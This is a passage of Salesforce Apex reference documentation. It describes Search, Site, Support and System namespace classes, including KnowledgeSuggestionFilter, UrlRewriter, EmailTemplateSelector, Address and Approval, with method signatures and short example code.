Options that narrow record and article suggestion results returned from a call to `System.Search.suggest(String, String, Search.SuggestionOption)`.

SuggestionResult Class

A wrapper object that contains an sObject.

SuggestionResults Class

Wraps the results returned by the `Search.suggest(String, String, Search.SuggestionOption)` method.

SEE ALSO:

query(searchQuery)

suggest(searchQuery, sObjectType, suggestions)

KnowledgeSuggestionFilter Class

Filter settings that narrow the results from a call to `System.Search.suggest(searchQuery, sObjectType, options)` when the SOSL search query contains a KnowledgeArticleVersion object.

Namespace

Search

KnowledgeSuggestionFilter Methods

The following are methods for `KnowledgeSuggestionFilter`.

IN THIS SECTION:

addArticleType(articleType)

Adds a filter that narrows suggestion results to display the specified article type. This filter is optional.

addDataCategory(dataCategoryGroupName, dataCategoryName)

Adds a filter that narrows suggestion results to display articles in the specified data category. This filter is optional.

setChannel(channelName)

Sets a channel to narrow the suggestion results to articles in the specified channel. This filter is optional.

setDataCategories(dataCategoryFilters)

Adds filters that narrow suggestion results to display articles in the specified data categories. Use this method to set multiple data category group and name pairs in one call. This filter is optional.

setLanguage(localeCode)

Sets a language to narrow the suggestion results to display articles in that language. This filter value is required in calls to `System.Search.suggest(String, String, Search.SuggestionOption)`.

setPublishStatus(publishStatus)

Sets a publish status to narrow the suggestion results to display articles with that status. This filter value is required in calls to `System.Search.suggest(String, String, Search.SuggestionOption)`.

setValidationStatus(validationStatus)

Sets a validation status to narrow the suggestion results to display articles with that status. This filter is optional.

addArticleType(articleType)

Adds a filter that narrows suggestion results to display the specified article type. This filter is optional.

Signature

```
public void addArticleType(String articleType)
```

Parameters

articleType
Type: String

A three-character ID prefix indicating the desired article type.

Return Value

Type: void

Usage

To add more than 1 article type, call the method multiple times.

addDataCategory(dataCategoryGroupName, dataCategoryName)

Adds a filter that narrows suggestion results to display articles in the specified data category. This filter is optional.

Signature

```
public void addDataCategory(String dataCategoryGroupName, String dataCategoryName)
```

Parameters

dataCategoryGroupName
Type: String

The name of the data category group

dataCategoryName
Type: String

The name of the data category.

Return Value

Type: void

Usage

To set multiple data categories, call the method multiple times. The name of the data category group and name of the data category for desired articles, expressed as a mapping, for example, `Search.KnowledgeSuggestionFilter.addDataCategory('Regions', 'Asia')`.

`setChannel(channelName)`

Sets a channel to narrow the suggestion results to articles in the specified channel. This filter is optional.

Signature

```
public void setChannel(String channelName)
```

Parameters

`channelName`
Type: String

The name of a channel. Valid values are:

- `AllChannels`–Visible in all channels the user has access to
- `App`–Visible in the internal Salesforce Knowledge application
- `Pkb`–Visible in the public knowledge base
- `Csp`–Visible in the Customer Portal
- `Prm`–Visible in the Partner Portal

If `channel` isn't specified, the default value is determined by the type of user.

- `Pkb` for a guest user
- `Csp` for a Customer Portal user
- `Prm` for a Partner Portal user
- `App` for any other type of user

If `channel` is specified, the specified value may not be the actual value requested, because of certain requirements.

- For guest, Customer Portal, and Partner Portal users, the specified value must match the default value for each user type. If the values don't match or `AllChannels` is specified, then `App` replaces the specified value.
- For all users other than guest, Customer Portal, and Partner Portal users:
  - If `Pkb`, `Csp`, `Prm`, or `App` are specified, then the specified value is used.
  - If `AllChannels` is specified, then `App` replaces the specified value.

Return Value

Type: void

`setDataCategories(dataCategoryFilters)`

Adds filters that narrow suggestion results to display articles in the specified data categories. Use this method to set multiple data category group and name pairs in one call. This filter is optional.

Signature

```
public void setDataCategories(Map dataCategoryFilters)
```

Parameters

dataCategoryFilters
Type: Map

A map of data category group and data category name pairs.

Return Value

Type: void

setLanguage(localeCode)

Sets a language to narrow the suggestion results to display articles in that language. This filter value is required in calls to `System.Search.suggest(String, String, Search.SuggestionOption)`.

Signature

```
public void setLanguage(String localeCode)
```

Parameters

localeCode
Type: String

A locale code. For example, `'en_US'` (English–United States), or `'es'` (Spanish).

Return Value

Type: void

SEE ALSO:

Supported Locales

setPublishStatus(publishStatus)

Sets a publish status to narrow the suggestion results to display articles with that status. This filter value is required in calls to `System.Search.suggest(String, String, Search.SuggestionOption)`.

Signature

```
public void setPublishStatus(String publishStatus)
```

Parameters

publishStatus
Type: String

A publish status. Valid values are:

- `Draft`–Articles aren't published in Salesforce Knowledge.
- `Online`–Articles are published in Salesforce Knowledge.

- `Archived`–Articles aren't published and are available in Archived Articles view.

`setValidationStatus(validationStatus)`

Sets a validation status to narrow the suggestion results to display articles with that status. This filter is optional.

Signature

```
public void setValidationStatus(String validationStatus)
```

Parameters

`validationStatus`
Type: String

An article validation status. These values are available in the `ValidationStatus` field on the KnowledgeArticleVersion object.

Return Value

Type: void

SearchResult Class

A wrapper object that contains an sObject and search metadata.

Namespace

Search

SearchResult Methods

The following are methods for `SearchResult`.

IN THIS SECTION:

getSObject()
Returns an sObject from a SearchResult object.

getSnippet(fieldName)
Returns a snippet from a SearchResult object based on the specified field name.

getSnippet()
Returns a snippet from a SearchResult object based on the default field.

`getSObject()`

Returns an sObject from a SearchResult object.

Signature

```
public SObject getSObject()
```

Return Value

Type: SObject

SEE ALSO:

query(searchQuery)

Dynamic SOSL

`getSnippet(fieldName)`

Returns a snippet from a SearchResult object based on the specified field name.

Signature

```
public String getSnippet(String fieldName)
```

Parameters

`fieldName`
Type: String

The field name to use for creating the snippet.

Return Value

Type: String

SEE ALSO:

query(searchQuery)

Dynamic SOSL

`getSnippet()`

Returns a snippet from a SearchResult object based on the default field.

Signature

```
public String getSnippet()
```

Return Value

Type: String

SEE ALSO:

query(searchQuery)

Dynamic SOSL

SearchResults Class

Wraps the results returned by the `Search.find(String)` method.

Namespace

Search

SearchResults Methods

The following are methods for `SearchResults`.

IN THIS SECTION:

`get(sObjectType)`

Returns a list of `Search.SearchResult` objects that contain an sObject of the specified type.

Signature

```
public List<Search.SearchResult> get(String sObjectType)
```

Parameters

`sObjectType`
Type: String

The name of an sObject in the dynamic SOSL query passed to the `Search.find(String)` method.

Return Value

Type: List<Search.SearchResult>

Usage

SOSL queries passed to the `Search.find(String)` method can return results for multiple objects. For example, the query `Search.find('FIND \'map\' IN ALL FIELDS RETURNING Account, Contact, Opportunity')` includes results for 3 objects. You can call `get(string)` to retrieve search results for 1 object at a time. For example, to get results for the Account object, call `Search.SearchResults.get('Account')`.

SEE ALSO:

query(searchQuery)
SearchResult Methods
Dynamic SOSL

SuggestionOption Class

Options that narrow record and article suggestion results returned from a call to `System.Search.suggest(String, String, Search.SuggestionOption)`.

Namespace

Search

SuggestionOption Methods

The following are methods for `SuggestionOption`.

IN THIS SECTION:

`setFilter(knowledgeSuggestionFilter)`

Set filters that narrow Salesforce Knowledge article results in a call to `System.Search.suggest(String, String, Search.SuggestionOption)`.

Signature

```
public void setFilter(Search.KnowledegeSuggestionFilter knowledgeSuggestionFilter)
```

Parameters

`knowledgeSuggestionFilter`
Type: KnowledgeSuggestionFilter

An object containing filters that narrow the search results.

Return Value

Type: void

Usage

```
Search.KnowledgeSuggestionFilter filters = new Search.KnowledgeSuggestionFilter();
filters.setLanguage('en_US');
filters.setPublishStatus('Online');
filters.setChannel('app');

Search.SuggestionOption options = new Search.SuggestionOption();
options.setFilter(filters);
```

```
Search.SuggestionResults suggestionResults = Search.suggest('all', 'KnowledgeArticleVersion',
 options);

for (Search.SuggestionResult searchResult : suggestionResults.getSuggestionResults()) {

  KnowledgeArticleVersion article = (KnowledgeArticleVersion)result.getSObject();
  System.debug(article.title);
}
```

`setLimit(limit)`

The maximum number of record or article suggestions to retrieve.

Signature

```
public void setLimit(Integer limit)
```

Parameters

limit
Type: Integer

The maximum number of record or article suggestions to retrieve.

Return Value

Type: void

Usage

By default, the `System.Search.suggest(String, String, Search.SuggestionOption)` method returns the 5 most relevant results. However, if your query is broad, it could match more than 5 results. If `Search.SuggestionResults.hasMoreResults()` returns `true`, there are more than 5 results. To retrieve them, call `setLimit(Integer)` to increase the number of suggestions results.

```
Search.SuggestionOption option = new Search.SuggestionOption();
option.setLimit(10);
Search.suggest('my query', 'mySObjectType', option);
```

SuggestionResult Class

A wrapper object that contains an sObject.

Namespace

Search

SuggestionResult Methods

The following are methods for `SuggestionResult`.

IN THIS SECTION:

`getSObject()`

Returns the sObject from a SuggestionResult object.

Signature

```
public SObject getSObject()
```

Return Value

Type: SObject

SuggestionResults Class

Wraps the results returned by the `Search.suggest(String, String, Search.SuggestionOption)` method.

Namespace

Search

SuggestionResults Methods

The following are methods for `SuggestionResults`.

IN THIS SECTION:

`getSuggestionResults()`

Returns a list of SuggestionResult objects from the response to a call to `Search.suggest(String, String, Search.SuggestionOption)`.

Signature

```
public List<Search.SuggestionResult> getSuggestionResults()
```

Return Value

Type: List<SuggestionResult>

`hasMoreResults()`

Indicates whether a call to `System.Search.suggest(String, String, Search.SuggestionOption)` has more results available than were returned.

Signature

```
public Boolean hasMoreResults()
```

Return Value

Type: Boolean

Usage

If a limit isn't specified, 5 records are returned in calls to `System.Search.suggest(String, String, Search.SuggestionOption)`. If there are more suggested records than the limit specified, a call to `hasMoreResults()` returns `true`.

Site Namespace

The `Site` namespace provides an interface for rewriting Sites URLs.

The following is the interface in the `Site` namespace.

IN THIS SECTION:

UrlRewriter Interface
Enables rewriting Sites URLs.

Site Exceptions
The `Site` namespace contains an exception class.

UrlRewriter Interface

Enables rewriting Sites URLs.

Namespace

Site

Usage

Sites provides built-in logic that helps you display user-friendly URLs and links to site visitors. Create rules to rewrite URL requests typed into the address bar, launched from bookmarks, or linked from external websites. You can also create rules to rewrite the URLs for links

within site pages. URL rewriting not only makes URLs more descriptive and intuitive for users, it allows search engines to better index your site pages.

For example, let's say that you have a blog site. Without URL rewriting, a blog entry's URL might look like this:
`http://myblog.force.com/posts?id=003D000000Q0PcN`

To rewrite URLs for a site, create an Apex class that maps the original URLs to user-friendly URLs, and then add the Apex class to your site.

UrlRewriter Methods

The following are methods for `UrlRewriter`. All are instance methods.

IN THIS SECTION:

`generateUrlFor(salesforceUrls)`

Maps a list of Salesforce URLs to a list of user-friendly URLs.

Signature

```
public System.PageReference[] generateUrlFor(System.PageReference[] salesforceUrls)
```

Parameters

`salesforceUrls`
Type: System.PageReference[]

Return Value

Type: System.PageReference[]

Usage

You can use `List<PageReference>` instead of `PageReference[]`, if you prefer.

Important: The size and order of the input list of Salesforce URLs must exactly correspond to the size and order of the generated list of user-friendly URLs. The `generateUrlFor` method maps input URLs to output URLs based on the order in the lists.

`mapRequestUrl(userFriendlyUrl)`

Maps a user-friendly URL to a Salesforce URL.

Signature

```
public System.PageReference mapRequestUrl(System.PageReference userFriendlyUrl)
```

Parameters

userFriendlyUrl
Type: System.PageReference

Return Value

Type: System.PageReference

Site Exceptions

The `Site` namespace contains an exception class.

All exception classes support built-in methods for returning the error message and exception type. See Exception Class and Built-In Exceptions.

The `Site` namespace contains this exception:

Exception	Description	Methods
`Site.ExternalUserCreateException`	Unable to create external user	Use the `String getMessage()` to get the error message and write it to debug log. Use `List<String> getDisplayMessages()` to get a list of errors displayed to the end user. This exception can't be subclassed or thrown in code.

Support Namespace

The `Support` namespace provides an interface used for Case Feed.

The following is the interface in the `Support` namespace.

IN THIS SECTION:

EmailTemplateSelector Interface
The `Support.EmailTemplateSelector` interface enables providing default email templates in Case Feed. With default email templates, specified email templates are preloaded for cases based on criteria such as case origin or subject.

MilestoneTriggerTimeCalculator Interface
The `Support.MilestoneTriggerTimeCalculator` interface calculates the time trigger for a milestone.

EmailTemplateSelector Interface

The `Support.EmailTemplateSelector` interface enables providing default email templates in Case Feed. With default email templates, specified email templates are preloaded for cases based on criteria such as case origin or subject.

Namespace

Support

To specify default templates, you must create a class that implements `Support.EmailTemplateSelector`.

When you implement this interface, provide an empty parameterless constructor.

IN THIS SECTION:

EmailTemplateSelector Methods

The following are methods for `EmailTemplateSelector`.

IN THIS SECTION:

`getDefaultTemplateId(caseId)`

Returns the ID of the email template to preload for the case currently being viewed in the case feed using the specified case ID.

Signature

```
public ID getDefaultTemplateId(ID caseId)
```

Parameters

caseId
Type: ID

Return Value

Type: ID

EmailTemplateSelector Example Implementation

This is an example implementation of the `Support.EmailTemplateSelector` interface.

The `getDefaultEmailTemplateId` method implementation retrieves the subject and description of the case corresponding to the specified case ID. Next, it selects an email template based on the case subject and returns the email template ID.

```
global class MyCaseTemplateChooser implements Support.EmailTemplateSelector {
    // Empty constructor
    global MyCaseTemplateChooser() {    }

    // The main interface method
    global ID getDefaultEmailTemplateId(ID caseId) {
        // Select the case we're interested in, choosing any fields that are relevant to
our decision
        Case c = [SELECT Subject, Description FROM Case WHERE Id=:caseId];
```

```
        EmailTemplate et;

        if (c.subject.contains('LX-1150')) {
            et = [SELECT id FROM EmailTemplate WHERE DeveloperName = 'LX1150_template'];
        } else if(c.subject.contains('LX-1220')) {
            et = [SELECT id FROM EmailTemplate WHERE DeveloperName = 'LX1220_template'];
        }

        // Return the ID of the template selected
        return et.id;
    }
}
```

The following example tests the above code:

```
@isTest
private class MyCaseTemplateChooserTest {

    static testMethod void testChooseTemplate() {

        MyCaseTemplateChooser chooser = new MyCaseTemplateChooser();

        // Create a simulated case to test with
        Case c = new Case();
        c.Subject = 'I\'m having trouble with my LX-1150';
        Database.insert(c);

        // Make sure the proper template is chosen for this subject
        Id actualTemplateId = chooser.getDefaultEmailTemplateId(c.Id);
        EmailTemplate expectedTemplate =
          [SELECT id FROM EmailTemplate WHERE DeveloperName = 'LX1150_template'];
        Id expectedTemplateId = expectedTemplate.Id;
        System.assertEquals(actualTemplateId, expectedTemplateId);

        // Change the case properties to match a different template
        c.Subject = 'My LX1220 is overheating';
        Database.update(c);

        // Make sure the correct template is chosen in this case
       actualTemplateId = chooser.getDefaultEmailTemplateId(c.Id);
        expectedTemplate =
          [SELECT id FROM EmailTemplate WHERE DeveloperName = 'LX1220_template'];
        expectedTemplateId = expectedTemplate.Id;
        System.assertEquals(actualTemplateId, expectedTemplateId);

    }
}
```

MilestoneTriggerTimeCalculator Interface

The `Support.MilestoneTriggerTimeCalculator` interface calculates the time trigger for a milestone.

Namespace

Support

Implement the `Support.MilestoneTriggerTimeCalculator` interface to calculate a dynamic time trigger for a milestone based on the milestone type, the properties of the case, and case-related objects. To implement the `Support.MilestoneTriggerTimeCalculator` interface, you must first declare a class with the `implements` keyword as follows:

```
global class Employee implements Support.MilestoneTriggerTimeCalculator {
```

Next, your class must provide an implementation for the following method:

```
global Integer calculateMilestoneTriggerTime(String caseId, String milestoneTypeId)
```

The implemented method must be declared as `global` or `public`.

IN THIS SECTION:

MilestoneTriggerTimeCalculator Methods

The following are instance methods for `MilestoneTriggerTimeCalculator`.

IN THIS SECTION:

Calculates the milestone trigger time based on the specified case and milestone type and returns the time in minutes.

calculateMilestoneTriggerTime(caseId, milestoneTypeId)

Calculates the milestone trigger time based on the specified case and milestone type and returns the time in minutes.

Syntax

```
public Integer calculateMilestoneTriggerTime(String caseId, String milestoneTypeId)
```

Parameters

caseId

Type: String

ID of the case the milestone is applied to.

milestoneTypeId

Type: String

ID of the milestone type.

Return Value

Type: Integer

The calculated trigger time in minutes.

MilestoneTriggerTimeCalculator Example Implementation

This sample class demonstrates the implementation of the `Support.MilestoneTriggerTimeCalculator` interface. In this sample, the case's priority and the milestone `m1` determine that the time trigger is 18 minutes.

```
global class myMilestoneTimeCalculator implements Support.MilestoneTriggerTimeCalculator
{
     global Integer calculateMilestoneTriggerTime(String caseId, String milestoneTypeId){

        Case c = [SELECT Priority FROM Case WHERE Id=:caseId];
        MilestoneType mt = [SELECT Name FROM MilestoneType WHERE Id=:milestoneTypeId];
        if (c.Priority != null && c.Priority.equals('High')){
              if (mt.Name != null && mt.Name.equals('m1')) { return 7;}
              else { return 5; }
        }
        else {
            return 18;
        }
     }
}
```

This test class can be used to test the implementation of `Support.MilestoneTriggerTimeCalculator`.

```
@isTest
private class MilestoneTimeCalculatorTest {
    static testMethod void testMilestoneTimeCalculator() {

        // Select an existing milestone type to test with
        MilestoneType[] mtLst = [SELECT Id, Name FROM MilestoneType LIMIT 1];
        if(mtLst.size() == 0) { return; }
        MilestoneType mt = mtLst[0];

        // Create case data.
        // Typically, the milestone type is related to the case,
        // but for simplicity, the case is created separately for this test.
        Case c = new Case(priority = 'High');
        insert c;

        myMilestoneTimeCalculator calculator = new myMilestoneTimeCalculator();
       Integer actualTriggerTime = calculator.calculateMilestoneTriggerTime(c.Id, mt.Id);


        if(mt.name != null && mt.Name.equals('m1')) {
            System.assertEquals(actualTriggerTime, 7);
        }
        else {
            System.assertEquals(actualTriggerTime, 5);
        }

        c.priority = 'Low';
        update c;
        actualTriggerTime = calculator.calculateMilestoneTriggerTime(c.Id, mt.Id);
        System.assertEquals(actualTriggerTime, 18);
```

```
    }
}
```

System Namespace

The `System` namespace provides classes and methods for core Apex functionality.

The following are the classes in the `System` namespace.

IN THIS SECTION:

Address Class
Contains methods for accessing the component fields of address compound fields.

Answers Class
Represents zone answers.

ApexPages Class
Use `ApexPages` to add and check for messages associated with the current page, as well as to reference the current page.

Approval Class
Contains methods for processing approval requests.

Blob Class
Contains methods for the Blob primitive data type.

Boolean Class
Contains methods for the Boolean primitive data type.

BusinessHours Class
Use the `BusinessHours` methods to set the business hours at which your customer support team operates.

Cases Class
Use the `Cases` class to interact with case records.

Comparable Interface
Adds sorting support for Lists that contain non-primitive types, that is, Lists of user-defined types.

Continuation Class
Use the `Continuation` class to make callouts asynchronously to a SOAP or REST Web service.

Cookie Class
The `Cookie` class lets you access cookies for your Force.com site using Apex.

Crypto Class
Provides methods for creating digests, message authentication codes, and signatures, as well as encrypting and decrypting information.

Custom Settings Methods
Custom settings are similar to custom objects and enable application developers to create custom sets of data, as well as create and associate custom data for an organization, profile, or specific user. All custom settings data is exposed in the application cache, which enables efficient access without the cost of repeated queries to the database. This data can then be used by formula fields, validation rules, flows, Apex, and the SOAP API.

Database Class
Contains methods for creating and manipulating data.

Date Class

Contains methods for the Date primitive data type.

Datetime Class

Contains methods for the Datetime primitive data type.

Decimal Class

Contains methods for the Decimal primitive data type.

Double Class

Contains methods for the Double primitive data type.

EncodingUtil Class

Use the methods in the `EncodingUtil` class to encode and decode URL strings, and convert strings to hexadecimal format.

Enum Methods

An enum is an abstract data type with values that each take on exactly one of a finite set of identifiers that you specify. Apex provides built-in enums, such as `LoggingLevel`, and you can define your own enum.

Exception Class and Built-In Exceptions

An exception denotes an error that disrupts the normal flow of code execution. You can use Apex built-in exceptions or create custom exceptions. All exceptions have common methods.

Http Class

Use the `Http` class to initiate an HTTP request and response.

HttpCalloutMock Interface

Enables sending fake responses when testing HTTP callouts.

HttpRequest Class

Use the `HttpRequest` class to programmatically create HTTP requests like GET, POST, PUT, and DELETE.

HttpResponse Class

Use the `HttpResponse` class to handle the HTTP response returned by the `Http` class.

Id Class

Contains methods for the ID primitive data type.

Ideas Class

Represents zone ideas.

InstallHandler Interface

Enables custom code to run after a managed package installation or upgrade.

Integer Class

Contains methods for the Integer primitive data type.

JSON Class

Contains methods for serializing Apex objects into JSON format and deserializing JSON content that was serialized using the `serialize` method in this class.

JSONGenerator Class

Contains methods used to serialize objects into JSON content using the standard JSON encoding.

JSONParser Class

Represents a parser for JSON-encoded content.

JSONToken Enum

Contains all token values used for parsing JSON content.

Limits Class

Contains methods that return limit information for specific resources.

List Class

Contains methods for the List collection type.

Location Class

Contains methods for accessing the component fields of geolocation compound fields.

Long Class

Contains methods for the Long primitive data type.

Map Class

Contains methods for the Map collection type.

Matcher Class

Matchers use Patterns to perform match operations on a character string.

Math Class

Contains methods for mathematical operations.

Messaging Class

Contains messaging methods used when sending a single or mass email.

MultiStaticResourceCalloutMock Class

Utility class used to specify a fake response using multiple resources for testing HTTP callouts.

Network Class

Represents a community.

PageReference Class

A PageReference is a reference to an instantiation of a page. Among other attributes, PageReferences consist of a URL and a set of query parameter names and values.

Pattern Class

Represents a compiled representation of a regular expression.

Queueable Interface

Enables the asynchronous execution of Apex jobs that can be monitored.

QueueableContext Interface

Represents the parameter type of the `execute()` method in a class that implements the `Queueable` interface and contains the job ID. This interface is implemented internally by Apex.

QuickAction Class

Use Apex to request and process actions on objects that allow custom fields, on objects that appear in a Chatter feed, or on objects that are available globally.

RemoteObjectController

Use `RemoteObjectController` to access the standard Visualforce Remote Objects operations in your Remote Objects override methods.

ResetPasswordResult Class

Represents the result of a password reset.

RestContext Class

Contains the `RestRequest` and `RestResponse` objects.

RestRequest Class

Represents an object used to pass data from an HTTP request to an Apex RESTful Web service method.

RestResponse Class

Represents an object used to pass data from an Apex RESTful Web service method to an HTTP response.

Schedulable Interface

The class that implements this interface can be scheduled to run at different intervals.

SchedulableContext Interface

Represents the parameter type of a method in a class that implements the `Schedulable` interface and contains the scheduled job ID. This interface is implemented internally by Apex.

Schema Class

Contains methods for obtaining schema describe information.

Search Class

Use the methods of the Search class to perform dynamic SOSL queries.

SelectOption Class

A `SelectOption` object specifies one of the possible values for a Visualforce `selectCheckboxes`, `selectList`, or `selectRadio` component.

Set Class

Represents a collection of unique elements with no duplicate values.

Site Class

Use the `Site` Class to manage your Force.com sites.

sObject Class

Contains methods for the sObject data type.

StaticResourceCalloutMock Class

Utility class used to specify a fake response for testing HTTP callouts.

String Class

Contains methods for the String primitive data type.

System Class

Contains methods for system operations, such as writing debug messages and scheduling jobs.

Test Class

Contains methods related to Visualforce tests.

Time Class

Contains methods for the Time primitive data type.

TimeZone Class

Represents a time zone. Contains methods for creating a new time zone and obtaining time zone properties, such as the time zone ID, offset, and display name.

Trigger Class

Use the `Trigger` class to access run-time context information in a trigger, such as the type of trigger or the list of sObject records that the trigger operates on.

Type Class

Contains methods for getting the Apex type that corresponds to an Apex class and for instantiating new types.

UninstallHandler Interface

Enables custom code to run after a managed package is uninstalled.

URL Class

Represents a uniform resource locator (URL) and provides access to parts of the URL. Enables access to the Salesforce instance URL.

UserInfo Class

Contains methods for obtaining information about the context user.

Version Class

Use the Version methods to get the version of a managed package of a subscriber and to compare package versions.

WebServiceCallout Class

Enables making callouts to SOAP operations on an external Web service. This class is used in the Apex stub class that is auto-generated from a WSDL.

WebServiceMock Interface

Enables sending fake responses when testing Web service callouts of a class auto-generated from a WSDL.

XmlStreamReader Class

The `XmlStreamReader` class provides methods for forward, read-only access to XML data. You can pull data from XML or skip unwanted events.

XmlStreamWriter Class

The `XmlStreamWriter` class provides methods for writing XML data.

Address Class

Contains methods for accessing the component fields of address compound fields.

Namespace

System

Usage

Each of these methods is also equivalent to a read-only property. For each getter method, you can access the property using dot notation. For example, `myAddress.getCity()` is equivalent to `myAddress.city`.

You can't use dot notation to access compound fields' subfields directly on the parent field. Instead, assign the parent field to a variable of type `Address`, and then access its components. For example, to access the `City` field in `myAccount.BillingAddress`, do the following:

```
Address addr = myAccount.BillingAddress;
String acctCity = addr.City;
```

Example

```
// Select and access Address fields.
// Call the getDistance() method in different ways.
Account[] records = [SELECT id, BillingAddress FROM Account LIMIT 10];
for(Account acct : records) {
```

```
    Address addr = acct.BillingAddress;
    Double lat = addr.latitude;
    Double lon = addr.longitude;
    Location loc1 = Location.newInstance(30.1944,-97.6682);
    Double apexDist1 = addr.getDistance(loc1, 'mi');
    Double apexDist2 = loc1.getDistance(addr, 'mi');
    System.assertEquals(apexDist1, apexDist2);
    Double apexDist3 = Location.getDistance(addr, loc1, 'mi');
    System.assertEquals(apexDist2, apexDist3);
}
```

IN THIS SECTION:

Address Methods

The following are methods for `Address`.

IN THIS SECTION:

`getCity()`

Returns the city field of this address.

Signature

```
public String getCity()
```

Return Value

Type: String

getCountry()

Returns the text-only country name component of this address.

Signature

```
public String getCountry()
```

Return Value

Type: String

getCountryCode()

Returns the country code of this address if state and country picklists are enabled in your organization. Otherwise, returns `null`.

Signature

```
public String getCountryCode()
```

Return Value

Type: String

getDistance(toLocation, unit)

Returns the distance from this location to the specified location using the specified unit.

Signature

```
public Double getDistance(Location toLocation, String unit)
```

Parameters

toLocation
Type: Location

The `Location` to which you want to calculate the distance from the current `Location`.

unit
Type: String

The distance unit you want to use: `mi` or `km`.

Return Value

Type: Double

`getLatitude()`

Returns the latitude field of this address.

Signature

```
public Double getLatitude()
```

Return Value

Type: Double

`getLongitude()`

Returns the longitude field of this address.

Signature

```
public Double getLongitude()
```

Return Value

Type: Double

`getPostalCode()`

Returns the postal code of this address.

Signature

```
public String getPostalCode()
```

Return Value

Type: String

`getState()`

Returns the text-only state name component of this address.

Signature

```
public String getState()
```

Return Value

Type: String

`getStateCode()`

Returns the state code of this address if state and country picklists are enabled in your organization. Otherwise, returns `null`.

Signature

```
public String getStateCode()
```

Return Value

Type: String

`getStreet()`

Returns the street field of this address.

Signature

```
public String getStreet()
```

Return Value

Type: String

Answers Class

Represents zone answers.

Namespace

System

Usage

Answers is a feature of the Community application that enables users to ask questions and have community members post replies. Community members can then vote on the helpfulness of each reply, and the person who asked the question can mark one reply as the best answer.

For more information on answers, see "Answers Overview" in the Salesforce online help.

Example

The following example finds questions in an internal zone that have similar titles as a new question:

```
public class FindSimilarQuestionController {

   public static void test() {
   // Instantiate a new question
   Question question = new Question ();

   // Specify a title for the new question
```

```
    question.title = 'How much vacation time do full-time employees get?';

    // Specify the communityID (INTERNAL_COMMUNITY) in which to find similar questions.
    Community community = [ SELECT Id FROM Community WHERE Name = 'INTERNAL_COMMUNITY' ];

    question.communityId = community.id;

    ID[] results = Answers.findSimilar(question);
    }
}
```

The following example marks a reply as the best reply:

```
ID questionId = [SELECT Id FROM Question WHERE Title = 'Testing setBestReplyId' LIMIT
1].Id;
ID replyID = [SELECT Id FROM Reply WHERE QuestionId = :questionId LIMIT 1].Id;
Answers.setBestReply(questionId,replyId);
```

Answers Methods

The following are methods for `Answers`. All methods are static.

IN THIS SECTION:

findSimilar(yourQuestion)
Returns a list of similar questions based on the title of the specified question.

setBestReply(questionId, replyId)
Sets the specified reply for the specified question as the best reply. Because a question can have multiple replies, setting the best reply helps users quickly identify the reply that contains the most helpful information.

`findSimilar(yourQuestion)`

Returns a list of similar questions based on the title of the specified question.

Signature

```
public static ID[] findSimilar(Question yourQuestion)
```

Parameters

yourQuestion
Type: Question

Return Value

Type: ID[]

Usage

Each `findSimilar` call counts against the SOSL statements governor limit allowed for the process.

`setBestReply(questionId, replyId)`

Sets the specified reply for the specified question as the best reply. Because a question can have multiple replies, setting the best reply helps users quickly identify the reply that contains the most helpful information.

Signature

```
public static Void setBestReply(String questionId, String replyId)
```

Parameters

`questionId`
Type: String

`replyId`
Type: String

Return Value

Type: Void

ApexPages Class

Use `ApexPages` to add and check for messages associated with the current page, as well as to reference the current page.

Namespace

System

Usage

In addition, `ApexPages` is used as a namespace for the PageReference Class and the Message Class.

ApexPages Methods

The following are methods for `ApexPages`. All are instance methods.

IN THIS SECTION:

addMessage(message)
Add a message to the current page context.

addMessages(exceptionThrown)
Adds a list of messages to the current page context based on a thrown exception.

currentPage()
Returns the current page's PageReference.

getMessages()
Returns a list of the messages associated with the current context.

hasMessages()

Returns `true` if there are messages associated with the current context, `false` otherwise.

hasMessages(severity)

Returns `true` if messages of the specified severity exist, `false` otherwise.

addMessage(message)

Add a message to the current page context.

Signature

```
public Void addMessage(ApexPages.Message message)
```

Parameters

message

Type: ApexPages.Message

Return Value

Type: Void

addMessages(exceptionThrown)

Adds a list of messages to the current page context based on a thrown exception.

Signature

```
public Void addMessages(Exception exceptionThrown)
```

Parameters

exceptionThrown

Type: Exception

Return Value

Type: Void

currentPage()

Returns the current page's PageReference.

Signature

```
public System.PageReference currentPage()
```

Return Value

Type: System.PageReference

Example

This code segment returns the id parameter of the current page.

```
public MyController() {
    account = [
        SELECT Id, Name, Site
        FROM Account
        WHERE Id =
            :ApexPages.currentPage().
             getParameters().
             get('id')
    ];
}
```

getMessages()

Returns a list of the messages associated with the current context.

Signature

```
public ApexPages.Message[] getMessages()
```

Return Value

Type: ApexPages.Message[]

hasMessages()

Returns `true` if there are messages associated with the current context, `false` otherwise.

Signature

```
public Boolean hasMessages()
```

Return Value

Type: Boolean

hasMessages(severity)

Returns `true` if messages of the specified severity exist, `false` otherwise.

Signature

```
public Boolean hasMessages(ApexPages.Severity severity)
```

Parameters

sev
Type: ApexPages.Severity

Return Value

Type: Boolean

Approval Class

Contains methods for processing approval requests.

Namespace

System

Usage

Approval is also used as a namespace for the `ProcessRequest` and `ProcessResult` classes.

Approval Methods

The following are methods for `Approval`. All methods are static.

IN THIS SECTION:

`process(approvalRequest)`

Submits a new approval request and approves or rejects existing approval requests.

Signature

```
public static Approval.ProcessResult process(Approval.ProcessRequest approvalRequest)
```

Parameters

`approvalRequest`
Type: Approval.ProcessRequest

Return Value

Type: Approval.ProcessResult

Example

```
// Insert an account

Account a = new Account(Name='Test',
                    annualRevenue=100.0);

insert a;

// Create an approval request for the account
Approval.ProcessSubmitRequest req1 =
      new Approval.ProcessSubmitRequest();
req1.setObjectId(a.id);

// Submit the approval request for the account
Approval.ProcessResult result =
                  Approval.process(req1);
```

process(approvalRequests, allOrNone)

Submits a new approval request and approves or rejects existing approval requests.

Signature

```
public static Approval.ProcessResult process(Approval.ProcessRequest approvalRequests,
Boolean allOrNone)
```

Parameters

approvalRequests
Approval.ProcessRequest

allOrNone
Type: Boolean

The optional *allOrNone* parameter specifies whether the operation allows for partial success. If you specify `false` for this parameter and an approval fails, the remainder of the approval processes can still succeed.

Return Value

Approval.ProcessResult

process(approvalRequests)

Submits a list of new approval requests, and approves or rejects existing approval requests.

Signature

```
public static Approval.ProcessResult [] process(Approval.ProcessRequest[]
approvalRequests)
```

Parameters

approvalRequests
Approval.ProcessRequest []

Return Value

Approval.ProcessResult []

`process(approvalRequests, allOrNone)`

Submits a list of new approval requests, and approves or rejects existing approval requests.

Signature

```
public static Approval.ProcessResult [] process(Approval.ProcessRequest[]
approvalRequests, Boolean allOrNone)
```

Parameters

approvalRequests
Approval.ProcessRequest []

allOrNone
Type: Boolean

